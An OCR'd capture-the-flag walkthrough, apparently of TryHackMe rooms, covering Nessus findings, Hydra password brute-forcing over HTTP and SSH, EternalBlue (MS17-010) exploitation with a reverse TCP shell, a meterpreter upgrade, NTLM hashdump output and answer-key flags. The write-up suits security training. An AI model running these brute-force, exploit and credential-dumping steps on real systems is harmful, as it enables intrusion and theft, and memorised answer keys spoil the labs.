
After the scan completes which 'Vulnerability' in the 'Port scanners' family can we view the details of to see the open ports on this host



Apache HTTP server version

Output

```
URL         : http://10.10.183.25/
Version     : 2.4.99
Source      : Server: Apache/2.4.25 (Debian)
backported  : 1
os          : ConvertedDebian
```



Scanning a Web Application:-

What authentication page is discovered by the scanner that transmits credentials in cleartext

Output

```
Page : /login.php
Destination Page: /login.php
```

The file extension of the config backup

Output

```
It is possible to read the following backup file :

  - File : /config/config.inc.php.bak
    URL  : http://10.10.183.25/config/config.inc.php.bak
```

To see debug logs, please visit individual host

Vulnerability is this application susceptible to that is associate with x frame-options

MEDIUM Web Application Potentially Vulnerable to Clickjacking

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

Answer the questions below

What is the plugin id of the plugin that determines the HTTP server type and version?

10107 ✓ Correct Answer Hint

What authentication page is discovered by the scanner that transmits credentials in cleartext?

login.php ✓ Correct Answer Hint

What is the file extension of the config backup?

.bak ✓ Correct Answer Hint

Which directory contains example documents? (This will be in a php directory)

/external/phpids/0.6/docs/examples/ ✓ Correct Answer Hint

What vulnerability is this application susceptible to that is associated with X-Frame-Options?


Clickjacking ✓ Correct Answer Hint

Hydra:-

Using Hydra flag1


We will use the command

```
hydra -l molly -P rockyou.txt 10.10.192.175  http-post-form "/login:username=^USER^&password=^PASS^:incorrect" -f
```



We got the password : sunshine


Now will submit the username: molly and password: sunshine on the login page and we will get the flag as shown below:



Using hydra flag2

We will use the command


```
hydra -l molly -P rockyou.txt 10.10.192.175 ssh -V
```



We got the password : butterfly

now login using ssh username@ip

```
ssh molly@10.10.192.175
```



Blue:-

Recon

To find this we will use a nmap script to find if the machine is vulnerable

```
Nmap –sV –script=vuln 10.10.100.46
```

```
root@ip-10-10-48-116:~# nmap -sV --script=vuln 10.10.108.46

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-06 11:12 BST
Nmap scan report for ip-10-10-108-46.eu-west-1.compute.internal (10.1
0.108.46)
Host is up (0.00087s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (
workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I
:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow re
mote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerabil
ity
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A
:C)
|           Remote Desktop Protocol vulnerability that could allow re
mote attackers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_      http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_sslv2-drown:
```

```
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Micr
osoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
```

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed | ✓ Correct Answer | Hint

How many ports are open with a port number under 1000?

3 | ✓ Correct Answer | Hint

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010 | ✓ Correct Answer | Hint

Gain Access:-

Search the msfconsole includes an extensive regular-expression based search functionality

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
     Check  Description
   -  ----                                      ---------------  ----
     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       aver
age  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corru
ption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       norm
al   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SM
B Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       norm
al   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SM
B Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         norm
al   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       grea
t    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Use the “show options” command to see a list of the module’s current settings

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), se
                                             e https://docs.metaspl
                                             oit.com/docs/using-met
                                             asploit/basics/using-m
                                             etasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows
                                              domain to use for aut
                                             hentication. Only affe
                                             cts Windows Server 200
                                             8 R2, Windows 7, Windo
                                             ws Embedded Standard 7
                                              target machines.
   SMBPass                         no        (Optional) The passwor
                                             d for the specified us
                                             ername
   SMBUser                         no        (Optional) The usernam
                                             e to authenticate as
   VERIFY_ARCH    true             yes       Check if remote archit
                                             ecture matches exploit
                                              Target. Only affects
                                             Windows Server 2008 R2
                                             , Windows 7, Windows E
                                             mbedded Standard 7 tar
                                             get machines.
   VERIFY_TARGET  true             yes       Check if remote OS mat
                                             ches exploit Target. O
                                             nly affects Windows Se
                                             rver 2008 R2, Windows
                                             7, Windows Embedded St
                                             andard 7 target mach'
                                             es.
```

Once you are done configuring the required settings for the module you can run it by typing either run or exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.48.116:4444
[*] 10.10.108.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as ch
eck
[+] 10.10.108.46:445      - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.108.46:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.108.46:445 - The target is vulnerable.
[*] 10.10.108.46:445 - Connecting to target for exploitation.
[+] 10.10.108.46:445 - Connection established for exploitation.
[+] 10.10.108.46:445 - Target OS selected valid for OS indicated by S
MB reply
[*] 10.10.108.46:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.108.46:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 7
2 6f 66 65 73  Windows 7 Profes
[*] 10.10.108.46:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 2
 53 65 72 76  sional 7601 Serv
 ] 10.10.108.46:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
               ice Pack 1
[+] 10.10.108.46:445 - Target arch selected valid for arch indicated
by DCE/RPC reply
[*] 10.10.108.46:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.108.46:445 - Sending all but last fragment of exploit packe
t
[*] 10.10.108.46:445 - Starting non-paged pool grooming
[+] 10.10.108.46:445 - Sending SMBv2 buffers
[+] 10.10.108.46:445 - Closing SMBv1 connection creating free hole ad
jacent to SMBv2 buffer.
[*] 10.10.108.46:445 - Sending final SMBv2 buffers.
[*] 10.10.108.46:445 - Sending last fragment of exploit packet!
[*] 10.10.108.46:445 - Receiving response from exploit packet
[+] 10.10.108.46:445 - ETERNALBLUE overwrite completed successfully (
0xC000000D)!
[*] 10.10.108.46:445 - Sending egg to corrupted connection.
[*] 10.10.108.46:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.108.46
[+] 10.10.108.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=
[+] 10.10.108.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=
[+] 10.10.108.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

No answer needed ✓ Correct Answer Hint

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

exploit/windows/smb/ms17_ ✓ Correct Answer Hint

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS ✓ Correct Answer Hint

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

With that done, run the exploit!

No answer needed ✓ Correct Answer Hint

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

No answer needed ✓ Correct Answer

Escalate:-

```
Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank
  Check  Description
   -  ----                                    ---------------  ----
  -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal
  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or
 use post/multi/manage/shell_to_meterpreter
```

```
msf6 > options

Global Options:
===============

   Option            Current Setting    Description
   ------            ---------------    -----------
   ConsoleLogging    false              Log all console input and
                                        output
   LogLevel          0                  Verbosity of logs (default
                                         0, max 3)
   MeterpreterPrompt meterpreter        The meterpreter prompt str
                                        ing
   MinimumRank       0                  The minimum rank of exploi
                                        ts that will run without e
                                        xplicit confirmation
   Prompt            msf6               The prompt string
   PromptChar        >                  The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S  Format for timestamp escap
                                        es in prompts
   SessionLogging    false              Log all input and output f
                                        or sessions
   SessionTlvLogging false              Log all incoming and outgo
                                        ing TLV packets
   TimestampOutput   false              Prefix all console output
                                        with a timestamp
```

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_ ✓ Correct Answer Hint

Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION ✓ Correct Answer

Set the required option, you may need to list all of the sessions to find your target here.

No answer needed ✓ Correct Answer Hint

Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed ✓ Correct Answer Hint

Once the meterpreter shell conversion completes, select that session for use.

No answer needed ✓ Correct Answer Hint

Cracking:-

Now that we have complete control of the target machine lets grab some loot. The task challenge wants us to grab all the password hashes on the machine so lets let meterpreter do the work.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad
57f8d:::
```

Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?


Jon ✓ Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?


alqfna22 ✓ Correct Answer Hint

Active Directory Basics:-

Windows domins




Active Directory




Managing Users in AD


use Phillip's account to try and reset Sophie's password. Here are Phillip's credentials for you to log in via RDP:



we will be using Powershell to do



After log into Sophie's account with your new password and retrieve a flag from Sophie's desktop



Answer the questions below


What was the flag found on Sophie's desktop?

THM{thanks_for_contacting_ ✓ Correct Answer


The process of granting privileges to a user over some OU or other AD Object is called...

delegation ✓ Correct Answer


Managing Computers in AD:-



